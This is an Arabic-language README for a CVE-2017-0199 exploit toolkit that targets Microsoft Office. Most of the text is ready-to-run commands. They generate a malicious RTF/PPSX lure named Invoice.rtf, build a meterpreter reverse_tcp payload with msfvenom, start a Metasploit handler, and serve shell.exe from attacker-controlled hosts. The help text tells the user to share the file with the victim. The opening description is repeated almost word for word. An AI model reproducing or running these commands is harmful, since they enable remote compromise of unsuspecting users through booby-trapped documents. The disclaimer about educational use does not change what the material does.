
 bhdresh/cve-2017-0199

مجموعة أدوات استغلال الثغرة CVE-2017-0199 - الإصدار 4.0 هي سكريبت بايثون مفيد يوفر لمختبرِي الاختراق والباحثين في الأمن طريقة سريعة وفعالة لاختبار ثغرة تنفيذ الأوامر عن بُعد (RCE) في Microsoft Office. تستطيع إنشاء ملف RTF/PPSX ضار وتسليم حمولة metasploit / meterpreter / غيرها إلى الضحية دون أي تكوين معقد.
أداة الاستغلال CVE-2017-0199 - v4.0 هي سكريبت بايثون مفيد يوفر لمختبر الاختراق والباحثين الأمنيين طريقة سريعة وفعالة لاختبار تنفيذ الأوامر عن بعد (RCE) في Microsoft Office. يمكنها إنشاء ملف RTF/PPSX خبيث وتوصيل حمولة metasploit / meterpreter / غيرها إلى الضحية دون أي إعدادات معقدة.
هذا البرنامج لأغراض تعليمية فقط. لا تستخدمه دون إذن. ينطبق إخلاء المسؤولية المعتاد، خاصة أنني (bhdresh) غير مسؤول عن أي أضرار ناتجة عن الاستخدام المباشر أو غير المباشر للمعلومات أو الوظائف التي توفرها هذه البرامج. لا يتحمل المؤلف أو أي مزود إنترنت أي مسؤولية عن المحتوى أو سوء استخدام هذه البرامج أو أي مشتقات منها. باستخدام هذا البرنامج فإنك تقبل حقيقة أن أي ضرر (فقدان بيانات، تعطل النظام، اختراق النظام، إلخ) ناتج عن استخدام هذه البرامج ليس مسؤولية bhdresh.
أخيرًا، هذا تطوير شخصي، يرجى احترام فلسفته وعدم استخدامه لأشياء سيئة!
CC BY 4.0 licence - https://creativecommons.org/licenses/by/4.0/
تم إدخال الإمكانيات التالية إلى السكريبت:
- إنشاء ملف PPSX خبيث
- وضع الاستغلال لملف PPSX المُنشأ
- تحديث template.ppsx
الإصدار: Python version 2.7.13
1) إنشاء ملف RTF خبيث
   # python cve-2017-0199_toolkit.py -M gen -t RTF -w Invoice.rtf -u http://192.168.56.1/logo.doc
2) (اختياري، إذا كنت تستخدم حمولة MSF) : إنشاء حمولة metasploit وبدء المعالج
   # msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.1 LPORT=4444 -f exe > /tmp/shell.exe
   # msfconsole -x "use multi/handler; set PAYLOAD windows/meterpreter/reverse_tcp; set LHOST 192.168.56.1; run"
3) تشغيل الأداة في وضع الاستغلال لتوصيل حمولة محلية
   # python cve-2017-0199_toolkit.py -M exp -t RTF -e http://192.168.56.1/shell.exe -l /tmp/shell.exe

1) إنشاء ملف RTF خبيث
   # python cve-2017-0199_toolkit.py -M gen -t RTF -w Invoice.rtf -u http://192.168.56.1/logo.doc
2) تشغيل الأداة في وضع الاستغلال لتوصيل حمولة عن بُعد
   # python cve-2017-0199_toolkit.py -M exp -t RTF -e http://remoteserver.com/shell.exe

1) إنشاء ملف RTF خبيث
   # python cve-2017-0199_toolkit.py -M gen -t RTF -w Invoice.rtf -u http://192.168.56.1/logo.doc -x 1
2) تشغيل الأداة في وضع الاستغلال لتوصيل ملف HTA مخصص
   # python cve-2017-0199_toolkit.py -M exp -t RTF -H /tmp/custom.hta

# python cve-2017-0199_toolkit.py -h

هذه أداة مفيدة لاستغلال ثغرة CVE-2017-0199 (تنفيذ الأوامر في Microsoft Office)

الأنماط:

-M gen                                          إنشاء ملف خبيث فقط

     إنشاء ملف RTF/PPSX خبيث:

      -w <Filename.rtf/Filename.ppsx>     اسم ملف RTF/PPSX الخبيث (شارك هذا الملف مع الضحية).

      -u <http://attacker.com/test.hta>   المسار إلى ملف HTA/SCT. عادةً، يجب أن يكون هذا نطاقًا أو عنوان IP حيث تعمل هذه الأداة. على سبيل المثال، http://attackerip.com/test.doc (سيتم تضمين عنوان URL هذا في ملف RTF/PPSX الخبيث وسيتم طلبه بمجرد أن يفتح الضحية ملف RTF الخبيث).
      -t RTF|PPSX (الافتراضي = RTF)         نوع الملف المراد إنشاؤه.
      -x 0|1  (الافتراضي = 0)               إنشاء ملف RTF مشوّه. 0 = تعطيل، 1 = تفعيل.


-M exp                                          بدء وضع الاستغلال

     الاستغلال:

      -t RTF|PPSX (الافتراضي = RTF)         نوع الملف المراد استغلاله.
      -H </tmp/custom>                المسار المحلي لملف HTA/SCT مخصص يحتاج إلى التوصيل والتنفيذ على الهدف.
                                          ملاحظة: هذا الخيار لن يوصل الحمولات المحددة من خلال الخيارين "-e" و "-l"

      -p <منفذ TCP: الافتراضي 80>            رقم المنفذ المحلي.

      -e <http://attacker.com/shell.exe>  مسار ملف تنفيذي / شيل meterpreter / حمولة تحتاج إلى التنفيذ على الهدف.

      -l </tmp/shell.exe>                 إذا كانت الحمولة مستضافة محليًا، حدد المسار المحلي لملف تنفيذي / شيل meterpreter / حمولة.
@nixawk لعينة RTF، @Li Haifei، @bhdresh
من الواضح أنني لست مطورًا بدوام كامل، لذا توقع بعض المشاكل يرجى الإبلاغ عن الأخطاء والمشاكل عبر https://github.com/bhdresh/CVE-2017-0199/issues/new






